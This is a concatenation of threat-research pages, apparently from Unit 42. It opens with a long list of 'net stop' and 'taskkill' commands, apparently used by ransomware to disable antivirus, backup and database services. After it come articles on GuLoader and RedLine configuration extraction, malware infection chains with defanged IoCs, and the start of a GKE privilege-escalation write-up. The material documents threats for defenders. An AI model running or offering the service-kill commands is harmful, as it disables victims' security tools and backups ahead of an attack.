  • net stop "MSSQL$VEEAMSQL2012"
  • net stop "MSSQLFDLauncher"
  • net stop "MSSQLFDLauncher$TPS"
  • net stop "MSSQLSERVER"
  • net stop "MySQL80"
  • net stop "MySQL57"
  • net stop "ntrtscan"
  • net stop "OracleClientCache80"
  • net stop "PDVFSService"
  • net stop "POP3Svc"
  • net stop "ReportServer"
  • net stop "ReportServer$SQL_2008"
  • net stop "ReportServer$TPS"
  • net stop "ReportServer$TPSAMA"
  • net stop "RESvc"
  • net stop "sacsvr"
  • net stop "SamSs"
  • net stop "SAVAdminService"
  • net stop "SAVService"
  • net stop "SDRSVC"
  • net stop "SepMasterService"
  • net stop "ShMonitor"
  • net stop "Smcinst"
  • net stop "SmcService"
  • net stop "SMTPSvc"
  • net stop "SNAC"
  • net stop "SntpService"
  • net stop "sophossps"
  • net stop "SQLAgent$BKUPEXEC"
  • net stop "SQLAgent$ECWDB2"
  • net stop "SQLAgent$PRACTTICEBGC"
  • net stop "SQLAgent$PRACTTICEMGT"
  • net stop "SQLAgent$SHAREPOINT"
  • net stop "SQLAgent$SQL_2008"
  • net stop "SQLAgent$SYSTEM_BGC"
  • net stop "SQLAgent$TPS"
  • net stop "SQLAgent$TPSAMA"
  • net stop "SQLAgent$VEEAMSQL2012"
  • net stop "SQLBrowser"
  • net stop "SQLSafeOLRService"
  • net stop "SQLSERVERAGENT"
  • net stop "SQLTELEMETRY"
  • net stop "SQLTELEMETRY$ECWDB2"
  • net stop "SQLWriter"
  • net stop "SstpSvc"
  • net stop "svcGenericHost"
  • net stop "swi_filter"
  • net stop "swi_service"
  • net stop "swi_update_64"
  • net stop "TmCCSF"
  • net stop "tmlisten"
  • net stop "TrueKey"
  • net stop "TrueKeyScheduler"
  • net stop "TrueKeyServiceHelper"
  • net stop "UI0Detect"
  • net stop "VeeamBackupSvc"
  • net stop "VeeamBrokerSvc"
  • net stop "VeeamCatalogSvc"
  • net stop "VeeamCloudSvc"
  • net stop "VeeamDeploySvc"
  • net stop "VeeamMountSvc"
  • net stop "VeeamNFSSvc"
  • net stop "VeeamRESTSvc"
  • net stop "VeeamTransportSvc"
  • net stop "W3Svc"
  • net stop "wbengine"
  • net stop "WRSVC"
  • net stop "VeeamHvIntegrationSvc"
  • net stop "swi_update"
  • net stop "SQLAgent$CXDB"
  • net stop "SQL Backups"
  • net stop "MSSQL$PROD"
  • net stop "Zoolz 2 Service"
  • net stop "MSSQLServerADHelper"
  • net stop "SQLAgent$PROD"
  • net stop "msftesql$PROD"
  • net stop "NetMsmqActivator"
  • net stop "EhttpSrv"
  • net stop "ekrn"
  • net stop "ESHASRV"
  • net stop "MSSQL$SOPHOS"
  • net stop "SQLAgent$SOPHOS"
  • net stop "AVP"
  • net stop "klnagent"
  • net stop "MSSQL$SQLEXPRESS"
  • net stop "SQLAgent$SQLEXPRESS"
  • net stop "kavfsslp"
  • net stop "KAVFSGT"
  • net stop "KAVFS"
  • net stop "mfefire"

Processes:

  • taskkill /F /IM zoolz.exe /T
  • taskkill /F /IM agntsvc.exe /T
  • taskkill /F /IM dbeng50.exe /T
  • taskkill /F /IM dbsnmp.exe /T
  • taskkill /F /IM encsvc.exe /T
  • taskkill /F /IM excel.exe /T
  • taskkill /F /IM firefoxconfig.exe /T
  • taskkill /F /IM infopath.exe /T
  • taskkill /F /IM isqlplussvc.exe /T
  • taskkill /F /IM msaccess.exe /T
  • taskkill /F /IM msftesql.exe /T
  • taskkill /F /IM mspub.exe /T
  • taskkill /F /IM mydesktopqos.exe /T
  • taskkill /F /IM mydesktopservice.exe /T
  • taskkill /F /IM mysqld.exe /T
  • taskkill /F /IM mysqld-nt.exe /T
  • taskkill /F /IM mysqld-opt.exe /T
  • taskkill /F /IM ocautoupds.exe /T
  • taskkill /F /IM ocomm.exe /T
  • taskkill /F /IM ocssd.exe /T
  • taskkill /F /IM onenote.exe /T
  • taskkill /F /IM oracle.exe /T
  • taskkill /F /IM outlook.exe /T
  • taskkill /F /IM powerpnt.exe /T
  • taskkill /F /IM sqbcoreservice.exe /T
  • taskkill /F /IM sqlagent.exe /T
  • taskkill /F /IM sqlbrowser.exe /T
  • taskkill /F /IM sqlservr.exe /T
  • taskkill /F /IM sqlwriter.exe /T
  • taskkill /F /IM steam.exe /T
  • taskkill /F /IM synctime.exe /T
  • taskkill /F /IM tbirdconfig.exe /T
  • taskkill /F /IM thebat.exe /T
  • taskkill /F /IM thebat64.exe /T
  • taskkill /F /IM thunderbird.exe /T
  • taskkill /F /IM visio.exe /T
  • taskkill /F /IM winword.exe /T
  • taskkill /F /IM wordpad.exe /T
  • taskkill /F /IM xfssvccon.exe /T
  • taskkill /F /IM tmlisten.exe /T
  • taskkill /F /IM PccNTMon.exe /T
  • taskkill /F /IM CNTAoSMgr.exe /T
  • taskkill /F /IM Ntrtscan.exe /T
  • taskkill /F /IM mbamtray.exe /T

Additional Resources

Tackling Anti-Analysis Techniques of GuLoader and RedLine Stealer

Executive Summary

Malware, like many complex software systems, relies on the concept of software configuration. Configurations establish guidelines for malware behavior and they are a common feature among the various malware families we examine. The configuration data embedded within malware can offer invaluable insights into the intentions of cybercriminals. However, due to its significance, malware authors deliberately make configuration data challenging to parse statically from the file.

Over the past few years, we have developed a system to extract internal malware configurations. We will share code from our extractors for multiple malware families with the research community. These extractors, written in Python, are designed to scan and extract configuration data from memory dumps associated with specific malware samples.

We will also introduce selected configuration protection techniques employed by two malware families: GuLoader and RedLine Stealer. For those interested in more details, please look into the whitepaper, slides or video we presented at Virus Bulletin 2023 in London.

Palo Alto Networks customers are better protected from these threats through our Next-Generation Firewall with cloud-delivered security services including WildFire. If you think you might have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team.

Related Unit 42 Topics Memory Detection, RedLine Stealer, GuLoader

Technical Analysis of GuLoader

The GuLoader authors went to great lengths to obfuscate their C2 configuration. Figure 1 provides a timeline illustrating the evolution of GuLoader obfuscation techniques.

Image 1 is a timeline of obfuscation techniques used by GuLoader. 2020: hiding in plain sight. Search for the string HTTP would reveal C2 URL. 2022: C2 URL are encrypted and np longer starts with HTTP. Quarter 4 of 2022: Ciphertext splitting: Ciphertext has to be decoded in blocks from a function before it can be used. Quarter 1 of 2023: Control flow obfuscation: Control flow obfuscation progressively applied to increase the complexity of retrieving the ciphertext.
Figure 1. Timeline showing the evolution of obfuscation techniques used by Guloader.

This evolution has defeated our previous approach to extracting GuLoader malware configuration. The GuLoader authors’ newer techniques include ciphertext splitting and control flow obfuscation.

Ciphertext Splitting

We have labeled GuLoader’s previous method of storing encrypted configuration data (ciphertext) in the top section of Figure 2 as the “old method.” In this old method, the ciphertext was stored as a continuous sequence of bytes.

Image 2 is two screenshots stacked on top of each other. The first is the old method of storing cipher text. The text is highlighted in the first row in the top screenshot. The second screenshot below the first shows the new method. Three snippets of code are displayed and the text is spread across all three.
Figure 2. Comparing old and new methods of storing ciphertext.

In the lower section of Figure 2 above, we have labeled the new approach as GuLoader’s “new method,” where the ciphertext is computed from a function. In this function, the ciphertext is first divided into a 4-byte DWORD. Each DWORD is individually encrypted using randomized mathematical operations.

For example, to retrieve the first DWORD of the ciphertext from GuLoader’s new method, we must perform the mathematical operations illustrated below in Figure 3.

Image 3 is a screenshot of the mathematical operations to retrieve the DWORD of ciphertext.
Figure 3. An example of computing a DWORD of the ciphertext from Guloader’s new method of storing ciphertext.

To acquire the complete ciphertext from this new method, we perform a series of operations similar to the method shown in Figure 3 above for each individual DWORD. Subsequently, we concatenate these DWORD values together, resulting in the complete ciphertext.

Control Flow Obfuscation

In early 2023, we encountered a GuLoader sample that originally had zero VirusTotal (VT) detections. Using Hex-Rays IDA Pro to disassemble and analyze this malware sample, we found instructions that attempted to prevent further analysis. These anti-analysis instructions were designed to cause EXCEPTION_BREAKPOINT, EXCEPTION_ACCESS_VIOLATION and EXCEPTION_SINGLE_STEP violations.

Figure 4 illustrates how GuLoader implemented all these instructions for anti-analysis.

Image 4 is a screenshot of many lines of code in a GuLoader sample. Highlighted in red boxes are the anti-analysis instructions.
Figure 4. Dissembler analysis of the Guloader sample revealing the anti-analysis instructions.

The anti-analysis instructions noted in Figure 4 above rendered our previous solution of writing an IDA processor module extension ineffective. Due to the variable nature of the length of Intel x86 CPU instructions, we could not detect the huge combination of instructions that triggered EXCEPTION_ACCESS_VIOLATION and EXCEPTION_SINGLE_STEP exceptions.

Since our previous solution was no longer effective, we had to manually analyze the code to find these anti-analysis instructions and bypass them to extract the configuration. We explained in detail how we extracted the configuration in our whitepaper for Virus Bulletin.

Technical Analysis of RedLine Stealer

The SHA256 hash for the RedLine Stealer sample used in this analysis is a4cf69f849e9ea0ab4eba1cdc1ef2a973591bc7bb55901fdbceb412fb1147ef9. Using an MSIL decompiler called dnSpy, we quickly identified the configuration data as shown below in Figure 5.

Image 5 is a screenshot of a RedLine Stealer sample containing the encrypted configuration block. Six token arguments are listed in total.
Figure 5. Screenshot taken from dnSpy that contains the RedLine Stealer sample’s encrypted configuration block.

We implemented a decryption routine in Python as shown below in Figure 6. We invite readers to manually grab example ciphertexts and keys to test whether the script from Figure 6 decrypts correctly.

Image 6 is a screenshot of Python code of the decryption routine for RedLine Stealer.
Figure 6. The decryption routine written in Python.

Next, we located the configuration (shown in Figures 7 and 8) and prepared the decrypt function in Python. However, before decrypting the data, we had to manually grab the ciphertext and key from the decompiled result generated by dnSpy.

When writing C code, we directly access system memory, so we sometimes call the executables compiled from C code as native executables. However, in .NET MSIL, everything is managed. A pointer leads to the character array stored somewhere in the binary in native C code, but all we see in the compiled MSIL are the tokens.

When accessing these tokens, the runtime library (CLR) parses where the ciphertext is actually stored, which is one less thing for an analyst to worry about. For example, in Figure 7 comments generated by dnSpy show that the string IP is a token number 0x04000013.

Image 7 is a screenshot of decompiled strings. Highlighted in red is an instance of dnSpy labeling the token number.
Figure 7. DnSpy labeling the token number of the decompiled strings.

Next, we open the RedLine Stealer sample in IDA Pro and navigate to the same function. Figure 8 shows that the ldstr commands push object reference for the metadata strings located at seg000:29F1, seg000:29FB, seg000:2A05 and seg000:2A0F. The object references are enclosed in black boxes in Figure 8.

These metadata strings are set by instructions located at seg000:29F6, seg000:2A00, seg000:2A0A and seg000:2A14 respectively. The stsfld instructions replace the value of a static field with a value from the evaluation stack. The values on the evaluation stack for each field are enclosed in red boxes.

Image 8 is a screenshot of the IDA Pro disassembler view of the configuration setup function. The values in red boxes are the evaluation stack for each field.
Figure 8. IDA Pro disassembler view of the configuration setup function.

The IP field from Figure 7 is not enough to statically extract the configuration. The source of the string that was pushed onto the stack for the IP field has not yet been identified. The operand type of the instruction ldstr shown in Figure 8 is, according to Microsoft, a string token, and string tokens are stored in the #US (User-Stream) table.

To find the string token, we used an open-source library called dnfile, which is like a .NET version of PEfile. Dnfile allows us to easily access the #US tokens by just giving the .NET runtime identifier (RID). Dnfile also provides the interface to access the user streams and a lot more.

The Python implementation shown in Figure 9 is an example of how we accessed user streams by offset. We passed the user string into the decryption routine shown in Figure 9 once we got the user stream by the token. This should return the decrypted configuration.

Image 9 is a screenshot of many lines of code. Here dnfile is getting a resource.
Figure 9. An implementation that uses dnfile to get the resource by a given .NET MSIL token.

Conclusion

By delving into the methods used for GuLoader and RedLine Stealer, we shed light on the process of locating and extracting C2 configurations from various malware families.

Leveraging our insights gained from analyzing these malware configurations, we can enhance our ability to detect, analyze and develop effective countermeasures against malicious software. Through continuous collaboration and knowledge sharing, we can collectively stay ahead of cybercriminals to help safeguard our digital systems and networks.

Palo Alto Networks customers are better protected from the threats discussed in this article through the following products:

If you think you might have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • EMEA: +31.20.299.3130
  • APAC: +65.6983.8730
  • Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

SHA256 Hash of the GuLoader Sample Analyzed in This Article

  • 32ea41ff050f09d0b92967588a131e0a170cb46baf7ee58d03277d09336f89d9

SHA256 Hash of the RedLine Stealer Sample Analyzed in This Article

  • a4cf69f849e9ea0ab4eba1cdc1ef2a973591bc7bb55901fdbceb412fb1147ef9

Threat Vector Podcast

About Threat Vector

Threat Vector is the Palo Alto Networks podcast hosted by David Moulton, Unit 42's Director of Thought Leadership.
The podcast features in-depth discussions with industry leaders, Palo Alto Networks’ experts, and customers, providing crucial insights for security decision-makers. Whether you’re looking to stay ahead of the curve with innovative solutions or understand the evolving cybersecurity landscape, Threat Vector equips you with the knowledge needed to safeguard your organization.

Where to listen and subscribe

The Threat Vector podcast is available via your favorite podcast apps.

Listen to Threat Vector on Apple Podcast Listen to Threat Vector on Spotify Listen to Threat Vector on Overcast Listen to Threat Vector on YouTube Threat Vector RSS feed

Join the show

Are you interested in appearing on Threat Vector? Reach the show at threatvector@paloaltonetworks.com.

Conclusion

We hope readers will find this podcast informative and useful. Today's organizations face many challenges from cyber security threats, and a key component in an effective defense includes education and awareness. The Threat Vector podcast aims to educate its listeners in a fun and insightful way.

Palo Alto Networks customers are better protected from threats discussed in the Threat Vector podcast through our Network Security solutions, our Prisma Cloud offerings, and our line of Cortex AI-driven security products.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • Europe and the Middle East: +31.20.299.3130
  • Asia Pacific: +65.6983.8730
  • Japan: +81.50.1790.0200

From DarkGate to AsyncRAT: Malware Detected and Shared As Unit 42 Timely Threat Intelligence

Executive Summary

This article summarizes the malware families (and groups pushing malware) seen by Unit 42 and shared with the broader threat hunting community through our social channels. Some malware – such as IcedID and DarkGate – came up repeatedly. We also included a number of posts about the cybercrime group TA577 – who have distributed multiple malware families but here favor Pikabot. In other cases, we posted about newer malware such as JinxLoader.

By sharing timely threat intelligence via social media channels, we report on malware infections and other threat intelligence of note in an expedited manner. These posts summarize the infection chain, offer helpful screenshots of active traffic and point towards indicators of compromise (IoCs). In 2023, our 93 timely threat intelligence posts in total generated 1.6 million-plus impressions, showing the value of getting IoCs out to the community quickly.

This article reviews all our timely threat intelligence released from October through December 2023. Summarizing these threat intelligence posts provides an opportunity to spot trends that are less visible in single posts. We’ve included a table in the Indicators of Compromise section that lists all the posts in full by date posted, name, links to social media channels and IoCs on GitHub.

Many of these posts contain screenshots of infection traffic filtered in Wireshark, links to the network IoCs and comments linking to packet captures (pcaps) of the associated activity, so this article also provides readers an opportunity to practice and improve their Wireshark skills.

The IoCs shared in the social posts are all considered malicious by Palo Alto Networks products. These verdicts are used, for example, by cloud-delivered security services such as Advanced WildFire and Advanced URL Filtering for the Next-Generation Firewall. If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

To see our timely threat intelligence posts as we publish them, follow Unit 42 on X and LinkedIn.

Related Unit 42 Topics Wireshark, Malware, Trojan
Malware Families Mentioned DarkGate, Pikabot, IcedID, AsyncRAT, JinxLoader

Timely Threat Intelligence

In addition to the in-depth articles published on this site, Unit 42 also shares timely threat intelligence – IoCs, TTPs and other observations about active campaigns – through our social channels.

Unit 42 shared the first public post about JinxLoader. This information led at least one other vendor, ProofPoint’s Emerging Threats (ET) Labs team, to create a new signature triggering on traffic patterns generated by this malware.

Besides recapping all social media posts published from October to December, we’ve included a table at the end of this review that includes links to the original posts as well as to all of the IoCs on our GitHub. These original posts include the images from the threat intelligence shared, which range from screen captures of malware and artifacts to the associated traffic filtered in Wireshark. Here we’ll only include the infection chain (as applicable), but head over to X (formerly Twitter) or LinkedIn to review the rest.

A note: The infection date is not always the same as the date when shared on social channels. The table in the IoCs section includes the posting date. The infection date itself is included in all of the infection chain images. Don’t get confused if you’re comparing the infection date to the posting date and they don’t match up!

Timely Threat Intelligence: October

DarkGate

We reported on two instances of DarkGate in October. The first instance was DarkGate malware distributed through Microsoft Teams. The attacker posed as the target organization's CEO and sent victims a Teams invite. The message sent contains a password-protected .zip archive. See the entire infection chain below in Figure 1.

2023-10-12 (Thursday) DarkGate from Teams message. Diagram of the distribution of the malware. Teams chat invite and message > password-protected zip archive from Teams chat > extracted Windows shortcut > PowerShell commands from shortcut > HTTP traffic > Autolt3.exe runs .au3 file > HTTP traffic for encoded binary > encoded binary converted to DarkGate EXE > DarkGate HTTP C2 traffic
Figure 1. DarkGate infection chain from Microsoft Teams message.

The second instance saw DarkGate malware distributed through fake invoice or billing emails with PDF attachments that spoof DocuSign. Figure 2 illustrates how the process worked. An attentive reader will be able to spot the differences between these two infection chains.

2023-10-25 (Wed) DarkGate from email. billing/invoice-themed email > attached PDF > link from PDF > downloaded .cab > extracted URL from shortcut file > web traffic for zip-ed.msi file > .msi installs Autoit3.exe and .au3 file > .au3 file contains XOR-encoded EXE > infection generates DarkGate HTTP C2 traffic
Figure 2. DarkGate infection chain from email.

Pikabot

We also reported on two instances of Pikabot in October. The first was a Pikabot infection leading to Cobalt Strike HTTPS C2 traffic using zzerxc[.]com on 179.60.149[.]244:443. Figure 3 shows the full series of events.

Pikabot infection with Cobalt Strike. Thread-hijacked email > link from email > password-protected zip archive > extracted Windows shortcut > URL for Pikabot DLL > Pikabot installer DLL > HTTPS C2 traffic from Pikabot > Follow-up activity: Cobalt Strike
Figure 3. Pikabot infection chain.

The second instance saw the cybercrime threat actor TA577 pushing a Pikabot infection with HTTPS Cobalt Strike traffic on 45.155.249[.]171:443 using ponturded[.]com. We’ll definitely see more TA577 activity in this roundup – the infection chain below in Figure 4 will differ from other TA577 activity.

2023.10.17 (Thurs). email --> link for zip download --> downloaded zip --> extracted .js file --> retrieves and runs Pikabot installer DLL --> Pikabot C2 --> Cobalt Strike
Figure 4. Pikabot infection chain.

IcedID (Bokbot)

Our only report in October of banking Trojan IcedID saw a forked variant infection with BackConnect, Anubis VNC, CobaltStrike and ConnectWise ScreenConnect. We also saw "hands on the keyboard" approximately 95 minutes after initial infection! Figure 5 lays out how this variant worked.

2023-10-18 (Wed) IcedID forked variant with BackConnect, Anubis VNC, Cobalt Strike and ScreenConnect. URL and redirects > ZIP > VBS file > DLL > HTTP traffic > persistent DLL > HTTPS C2 traffic from IcedID forked variant > Follow-up activity
Figure 5. IcedID forked variant infection chain.

WS_FTP Server Critical Vulnerability

We observed multiple attempts to exploit the WS_FTP Server Critical Vulnerability, where threat actors attempted to deliver a Meterpreter payload via the URL 103[.]163.187.12:8080/cz3eKnhcaD0Fik7Eexo66A. Figure 6 includes not only the infection chain but the command line used.

"WS_ FTP Exploitation - RCE under the w3wp.exe process > Obfuscated PowerShell Loads shellcode > Certutil Command > Meterpreter Payload - FaNXrikucf.exe. Certutil command line is included. "
Figure 6. Infection chain exploiting WS_FTP.

AsyncRAT

A 404 TDS URL chain led to an infection by an AsyncRAT variant. Figure 7 shows the simple infection chain.

2023-10-23 (Mon): 404 TDS URL chain leads to Async RAT variant. Initial URL > 404 TDS redirect URL > .js file download URL > downloaded .js file > victim double-clicks .js file > Async RAT variant infection
Figure 7. AsyncRAT variant infection chain.

Citrix NetScaler

October 2023 saw several indicators of criminals exploiting the Citrix remote-code execution vulnerability CVE-2023-3519. Monitoring this vulnerability in the wild led to a timely snapshot of associated activity. Figure 8 displays the information in a simple column graph. We saw the most detections of this exploit – over 300 – from jscloud[.]biz.

Column chart of count of in the wild instances of injected domains
Figure 8. Snapshot of data from Oct. 17, 2023 showing instances of Citrix RCE vulnerability CVE-2023-3519 in the wild.

Timely Threat Intelligence: November

IcedID

Our first timely threat intelligence post in November saw an IcedID (aka Bokbot) infection from an .msi file. Along with the regular HTTPS C2 traffic, we saw IcedID BackConnect activity on 159.89.124[.]188:443. Note the activity highlighted in red in Figure 9.

IcedID (BokBot) activity. Unknown source > Microsoft Installer (MSI) package > IcedID installer DLL > HTTP traffic for fake gzip binary > license.dat and persistent IcedID DLL created from fake gzip binary > IcedID HTTP C2 activity and BackConnect traffic.
Figure 9. IcedID infection chain stemming from unknown source.

Cybercrime group TA577 once more distributed an IcedID (aka Bokbot) variant via a disk image downloaded from an emailed link. Figure 10 illustrates this process. As we continue to review TA577 activity, trends will begin to emerge for analysts to be mindful of.

infection chain: email > victim clicks link from email > downloads disk image > victim, double clicks disk image to mount and open it > victim double clicks the windows shortcut, which runs hidden DLL for IcedID variant > HTTPS C2 post-infection traffic
Figure 10. Infection chain where cybercrime group TA577 distributes an IcedID variant.

DarkGate

At least two instances of DarkGate reared their heads in November. In our first sighting, a probable email led the victim to a password-protected .zip file. See it in full with Figure 11.

2023-11-20 (Monday) - DarkGate from Probable Email: link for password-protected .zip file > password-protected .zip file > Windows shortcut file > web traffic for initial DarkGate files > copy of Autoit3 EXE runs DarkGate .au3 file > DarkGate C2 traffic
Figure 11. DarkGate infection chain stemming from probable email.

The second November appearance of DarkGate also came from an unknown source distributing a password-protected .zip. Comparing and contrasting to the DarkGate activity seen elsewhere in this post shows the variations attackers implement.

Unknown source>password-protected zip archive>extracted Windows shortcuts>HTTP traffic for HTA file>host runs HTA file in background>HTTP for Lightspeed EXE and malicious DLL>Lightspeed EXE sideloads malicious DLL>DLL drops, runs EXE and AU3 file>DarkGate
Figure 12. DarkGate infection chain from unknown source. 

Pikabot

A 10-hour infection run led to our list of IoCs from the Pikabot sighting found in November, once more spearheaded by TA577. This infection was from an email and led to a persistent Pikabot DLL. See Figure 13 for the details.

2023-11-02 (Thurs) TA577 PikaBot Actvity. Email>Link from email>Downloaded ZIP>Extracted JS file>URL for PikaBot installer DLL>PikaBot installer DLL is run>Persistent PikaBot DLL>HTTPS C2 traffic from PikaBot
Figure 13. Infection chain of Pikabot distributed by TA577.

JinxLoader

Reportedly named for a League of Legends character, JinxLoader is written in Go. Symantec issued a protection bulletin on JinxLoader just a short while ago. In our post about it (the first public post!) we note that JinxLoader is a relatively new malware service first posted to hackforums[.]net on April 30, 2023. The eight steps of this infection chain are detailed in Figure 14.

Attack chain: email> password protected RAR archive> extracted ZIP archive>JinxLoader EXE> HTTPS traffic for XOR-encoded DLL>IP address checks>JinxLoader check-in traffic starts>Formbook/Xloader C2 traffic starts
Figure 14. Infection chain of JinxLoader distributing Formbook/Xloader.

Timely Threat Intelligence: December

Loader EXE

We started off December by spotting an EXE Loader leading to unidentified malware with C2 using encoded/encrypted TCP traffic on 91.92.120[.]119:62520. See Figure 15.

2023.12.5 Tues Infection Chain: Loader to unidentified malware. Email>attached disk image>extracted EXE>HTTPS traffic for reverse byte order DLL>encrypted or encoded TCP traffic.
Figure 15. Infection chain of loader to unidentified malware.

While one security vendor has identified the loader as “PureLoader” and the unidentified malware as a “PureLogs” stealer, we have seen little else shared publicly on this unidentified malware.

DarkGate

We reported on one example of DarkGate malware in December 2023. This example was distributed though a PDF file found on VirusTotal. The PDF file has a link that downloaded a malicious ZIP archive for DarkGate. Figure 16 shows a screenshot of the PDF file.

Screenshot of Adobe Acrobat. Red open button goes to URL indicated by arrow. Next, file downloads from OneDrive. Arrow points to zip file Passport2021023_90223.pdf.zip.
Figure 16. DarkGate infection from PDF that links to malicious .zip archive.

Astaroth/Guildma

Astaroth and Guildma may sound like characters from a 1970s pulp sci-fi novel with three moons and blue-skinned aliens on the cover, but they’re actually the name of malware we saw in a Portuguese-language email impersonating Brazil’s State Transport Department (Detran) as shown in Figure 17. This Detran-themed malspam tempted the end user with a link for a zip download – which is how the Guildma (aka Astaroth) malware infection would start.

Screenshot of email in Mozilla Thunderbird. The language is Portuguese. The blue CONSULTAR button links to the text in red.
Figure 17. Screenshot of email written in Portuguese that links to malicious download.

Pikabot

Our second-to-last report of TA577 in 2023 sees the group distributing Pikabot from an email link. Figure 18 shows the sequence. How does this differ from the previous entries about TA577?

TA557 Pikabot infection chain: Email>link from email>downloaded .zip>extracted JavaScript file>URLs for Pikabot installer DLL>Pikabot installer DLL is run>Pikabot HTTPS C2 traffic
Figure 18. Infection chain of Pikabot pushed by threat group TA577.

In the last of our threat intelligence shares for the year (barring additional incidents), we see that, once more, TA577 is spreading a Pikabot infection.

In this instance, it led to Cobalt Strike on 207.246.99[.]159:443 using masterunis[.]net as its domain. Figure 19 dissects the traffic.

Wireshark traffic. From top down: Initial zip. Pikabot DLL. Pikabot C2. Cobalt Strike traffic starts.
Figure 19. Pikabot malware traffic shown in Wireshark.

Conclusion

Much of our timely threat intelligence focuses on Windows malware, and we seek to post on malware families of current interest to the community.

If you’re interested in following our updates in real time, follow us on LinkedIn or X (formerly Twitter). If you track hashtags, follow #Unit42ThreatIntel to always catch the latest posts. Another option is to sign up for notifications on our GitHub repo.

As soon as you’re in the know, you’re also welcome to participate: comment, share or ask questions.

Protections and Mitigations

The IoCs shared in the social posts are all considered malicious by Palo Alto Networks products. These verdicts are used, for example, by cloud-delivered security services such as Advanced WildFire and Advanced URL Filtering for the Next-Generation Firewall. If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Indicators of Compromise

Date Posted Infection Links IoCs
10/03/2023 WS_FTP vulnerability Twitter (X), LinkedIn IoC available in the posts 
10/03/2023 Pikabot Twitter (X), LinkedIn IoCs
10/12/2023 DarkGate Twitter (X), LinkedIn IoCs
10/17/2023 Pikabot Twitter (X), LinkedIn IoCs
10/18/2023 RCE affecting Citrix NetScaler in the wild Twitter (X), LinkedIn IoCs
10/20/2023 IcedID  Twitter (X), LinkedIn IoCs
10/23/2023 AsyncRAT Twitter (X), LinkedIn IoCs
10/25/2023 DarkGate Twitter (X), LinkedIn IoCs
11/01/2023 IcedID Twitter (X), LinkedIn IoCs
11/03/2023 Pikabot Twitter (X), LinkedIn IoCs
11/21/2023 DarkGate Twitter (X), LinkedIn IoCs
11/28/2023 IcedID variant Twitter (X), LinkedIn IoCs
11/30/2023 JinxLoader Twitter (X), LinkedIn IoCs
11/30/2023 DarkGate Twitter (X), LinkedIn IoCs
12/06/2023 Loader EXE leads to unidentified malware Twitter (X), LinkedIn IoCs
12/07/2023 DarkGate Twitter (X), LinkedIn IoCs
12/12/2023 Astaroth/Guildma Twitter (X), LinkedIn IoCs
12/15/2023 Pikabot Twitter (X), LinkedIn IoCs
12/18/2023 Pikabot Twitter (X), LinkedIn IoCs


Additional Resources


Dual Privilege Escalation Chain: Exploiting Monitoring and Service Mesh Configurations and Privileges in GKE to Gain Unauthorized Access in Kubernetes

Executive Summary

This article examines two specific issues in Google Kubernetes Engine (GKE). While each issue might not result in significant damage on its own, when combined they create an opportunity for an attacker who already has access to a Kubernetes cluster to escalate their privileges. This article serves as a crucial resource for Kubernetes users and administrators, offering insights on safeguarding their clusters from potential attacks.

The first issue we’ll discuss is the default configuration of GKE's logging agent FluentBit, which runs by default on all clusters. The second issue is the default privileges for Anthos Service Mesh (ASM), which is an optional add-on that customers can enable. ASM is Google's implementation of the Istio Service Mesh that controls service-to-service communication within a GKE environment.

If an attacker has the ability to execute in the FluentBit container (e.g., by discovering a remotely exploitable vulnerability in that component) and the cluster has ASM installed, they can create a single powerful chain to gain complete control of a Kubernetes cluster. Attackers can use this access to conduct data theft, deploy malicious pods and disrupt the cluster's operations.

Kubernetes is the most widely adopted open-source container platform used for application deployment and management. Due to its complexity, many Kubernetes environments are susceptible to security breaches due to misconfiguration and excessive privileges. In some cases, this can occur without any awareness from the customer, which can leave them exposed to security vulnerabilities.

Google fixed both configuration issues on Dec. 14, 2023, with GCP-2023-047.

Palo Alto Networks customers are better protected from the attacks described in this article in the following ways:

  • Organizations can engage the Unit 42 Incident Response team for specific assistance.
  • Prisma Cloud can help you protect your Kubernetes cluster from a variety of threats, including attacks that target system pods and add-on pods.
  • Cortex XDR enhances the capabilities of SOC teams by providing a comprehensive incident narrative spanning the entire digital environment.
Related Unit 42 Topics Kubernetes, Container Escape, Google Cloud

Kubernetes and Google Kubernetes Engine (GKE)

Before delving into the issues and their exploitable nature, it is imperative to establish a common understanding of several fundamental Kubernetes concepts, as well as a basic overview of GKE capabilities.

Kubernetes Concepts

Kubernetes is a complex platform that is composed of a number of different concepts. These concepts are essential for understanding the attack scenario. For a better understanding of the attack scenario we will explain two of them: DaemonSets and role-based access control (RBAC).

DaemonSets

DaemonSets and Deployments are two Kubernetes controllers that are used to manage the creation and deployment of pods.

However, they have different purposes and use cases. Deployments are used to manage the creation and deployment of multiple instances of a pod across a Kubernetes cluster. This is useful for running stateless applications, such as web servers and database servers.

DaemonSets are used to ensure that a single instance of a pod is running on each node in a Kubernetes cluster. This is useful for running pods that provide essential cluster services, such as logging, monitoring and networking.

Image 1 is a diagram of an example deployment pod. Nodes are green boxes and pods are blue boxes. The first node has one pod inside it. The second node has one pod and a red deployments box inside it. The third node has one pod inside it.
Figure 1. Example of a deployment pod.
Image 2 is an example of a DaemonSet pod. Nodes are green boxes and pods are blue boxes. The first node has a pod and a DaemonsSets inside it. So do the second and third nodes.
Figure 2. Example of a DaemonSet pod.

RBAC Permissions

Role-based access control (RBAC) is a security mechanism that provides a fine-grained access control mechanism for resources in a Kubernetes cluster. RBAC works by assigning users and groups to roles, and then granting those roles permissions to specific resources.

RBAC is an important security feature in Kubernetes because it helps prevent accidental privilege escalation and unauthorized access. By carefully configuring RBAC permissions, it is possible to ensure that users and groups only have the permissions that they need to perform their jobs.

Image 3 is a diagram of the permissions granted to a Kubernetes pod. The role lists the services that create pods. RoleBinding grants the identity to the role. The service account now has the key to create the pod.
Figure 3. Permissions granted to Kubernetes pod.

GKE Features

GKE provides a number of features that are inherent to the platform, as well as some optional features that can be enabled. These features are designed to simplify the deployment and management of Kubernetes clusters. However, it is important to be aware of the potential security implications of these features.

FluentBit

